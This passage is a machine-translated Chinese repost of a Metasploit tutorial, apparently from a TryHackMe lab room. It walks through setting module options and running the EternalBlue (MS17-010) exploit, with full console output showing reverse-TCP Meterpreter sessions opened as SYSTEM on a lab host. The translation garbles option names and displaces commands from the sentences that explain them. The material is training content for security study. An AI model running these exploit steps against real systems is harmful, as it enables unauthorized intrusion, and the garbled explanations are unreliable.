   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.44.70      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) ></code></span></span></span></span>
一旦你设置了 参数,你可以用命令 检查 值设置正确。show options
参数你经常会 用途包括:
- 罗斯特斯:“远程 host“,目标系统的IP地址。可以设置单个IP地址或网络范围。这将 支持CIDR(无类域间路由)符号(/24、/16等)或网络范围(10.10.10.x – 10.10.10.y)。你也可以用一个文件列出目标,每行列出一个目标,使用 文件:/path/of/the/target_file.txt,如下所示。

- RPORT:“远程 port“,即该易受攻击应用程序运行的目标系统上的端口。
- 有效载荷: 该 你将用到的有效载荷。
- 洛斯特:“Localhost”,即攻击机器(你的AttackBox或Kali Linux)的IP地址。
- LPORT:“本地端口”,你将用来连接反向壳的端口。这是你攻击机器上的一个端口,你可以设置为任何其他应用程序都不使用的端口。
- 会话:每个通过 Metasploit 建立到目标系统的连接都会有一个会话 ID。你将与利用后利用模块一起使用,这些模块将通过现有连接连接到目标系统。
你可以用 set 命令再次覆盖任何集合参数,并且使用不同的值。你也可以用命令清除任何参数值,或者用命令清除所有集合参数 。unsetunset all
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">msf6 exploit(windows/smb/ms17_010_eternalblue) > unset all
Flushing datastore...
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) ></code></span></span></span></span>
你可以用命令 来设置所有模块都会使用的值。该 命令的使用方式类似于set 命令。区别在于,如果你用命令 设置某个模块的值,然后切换到另一个模块,你需要重新设置该值。该 命令允许你设置该值,使其默认能在不同模块间使用。你可以清除任何使用 。 setgsetgsetsetgsetgunsetg
下面的例子使用了 跟随流畅;
- 我们使用 ms17_010_eternalblue可被利用
- 我们设置了RHOSTS 变量,使用 命令 集合命令的
setg - 我们用 命令离开 利用背景
back - 我们用辅助工具 (该模块用于检测MS17-010漏洞)
- 该 命令显示 RHOSTS参数已经被填充为目标系统的IP地址。
show options
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > setg rhosts 10.10.165.39
rhosts => 10.10.165.39
msf6 exploit(windows/smb/ms17_010_eternalblue) > back
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                Required  Description
   ----         ---------------                                                --------  -----------
   CHECK_ARCH   true                                                           no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                           no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                          no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /opt/metasploit-framework-5101/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS       10.10.165.39                                                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
   RPORT        445                                                            yes       The SMB service port (TCP)
   SMBDomain    .                                                              no        The Windows domain to use for authentication
   SMBPass                                                                     no        The password for the specified username
   SMBUser                                                                     no        The username to authenticate as
   THREADS      1                                                              yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) ></code></span></span></span></span>该命令会设置一个全局值,直到你退出Metasploit或用该命令清除它为止。setgunsetg
使用模
一旦所有模块参数设置好,你就可以使用该命令启动模块。Metasploit 也支持该命令,该命令是为该命令创建的别名,词为当使用非漏洞利用的模块(端口扫描器、漏洞扫描器等)时,漏洞利用就没有意义。exploitrunexploit
该命令可以不使用任何参数,也可以使用“”参数。exploit-z
命令会在会话打开后立即运行漏洞并进行背景保护。exploit -z
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit -z

[*] Started reverse TCP handler on 10.10.44.70:4444
[*] 10.10.12.229:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.12.229:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.12.229:445      - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.12.229:445 - Connecting to target for exploitation.
[+] 10.10.12.229:445 - Connection established for exploitation.
[+] 10.10.12.229:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.12.229:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.12.229:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.12.229:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.12.229:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.12.229:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.12.229:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.12.229:445 - Sending all but last fragment of exploit packet
[*] 10.10.12.229:445 - Starting non-paged pool grooming
[+] 10.10.12.229:445 - Sending SMBv2 buffers
[+] 10.10.12.229:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.12.229:445 - Sending final SMBv2 buffers.
[*] 10.10.12.229:445 - Sending last fragment of exploit packet!
[*] 10.10.12.229:445 - Receiving response from exploit packet
[+] 10.10.12.229:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.12.229:445 - Sending egg to corrupted connection.
[*] 10.10.12.229:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 10.10.12.229
[*] Meterpreter session 2 opened (10.10.44.70:4444 -> 10.10.12.229:49186) at 2021-08-20 02:06:48 +0100
[+] 10.10.12.229:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.12.229:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.12.229:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Session 2 created in the background.
msf6 exploit(windows/smb/ms17_010_eternalblue) ></code></span></span></span></span>
这将为你返回 你运行漏洞的上下文提示。
部分模块支持该选项。这样可以在不利用目标系统的情况下检查其是否存在漏洞。check
会话
一旦漏洞被成功利用,, 会议将被创建。这是目标系统与Metasploit之间建立的通信通道。
你可以用命令设置会话提示的背景,然后回到 msfconsole 提示符。background
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/smb/ms17_010_eternalblue) >
</code></span></span></span></span>或者,也可以用于背景会话。CTRL+Z
该命令可以通过 msfconsole 提示符或任何上下文访问现有 会谈。sessions
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                     Information                   Connection
  --  ----  ----                     -----------                   ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.44.70:4444 -> 10.10.12.229:49163 (10.10.12.229)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.44.70:4444 -> 10.10.12.229:49186 (10.10.12.229)

msf6 exploit(windows/smb/ms17_010_eternalblue) > back
msf6 > sessions

Active sessions
===============

  Id  Name  Type                     Information                   Connection
  --  ----  ----                     -----------                   ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.44.70:4444 -> 10.10.12.229:49163 (10.10.12.229)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.44.70:4444 -> 10.10.12.229:49186 (10.10.12.229)

msf6 ></code></span></span></span></span>
要与任何会话互动, 你可以先用命令,然后加上想要的会话号。sessions -i
<span style="color:#151c2b"><span style="background-color:#ffffff"><span style="background-color:#282c33"><span style="color:#bac8d4"><code class="language-shell-session">msf6 > sessions

Active sessions
===============

  Id  Name  Type                     Information                   Connection
  --  ----  ----                     -----------                   ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.44.70:4444 -> 10.10.12.229:49163 (10.10.12.229)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.44.70:4444 -> 10.10.12.229:49186 (10.10.12.229)

msf6 > sessions -i 2
[*] Starting interaction with 2...

meterpreter ></code></span></span></span></span>
正如我们迄今所见,Metasploit是一个强有力的工具,促进了利用过程。开发过程包括三个主要步骤;找出漏洞利用,定制漏洞,并利用漏洞服务。
Metasploit提供了许多模块,供你用于利用过程的每个步骤。通过这个房间,我们看到了Metasploit的基本组成部分及其各自的用途。

腾讯云面向开发者汇聚海量精品云计算使用和开发经验,营造开放的云计算技术生态圈。
更多推荐
 33
33 0
0- 0


 已为社区贡献2条内容

所有评论(0)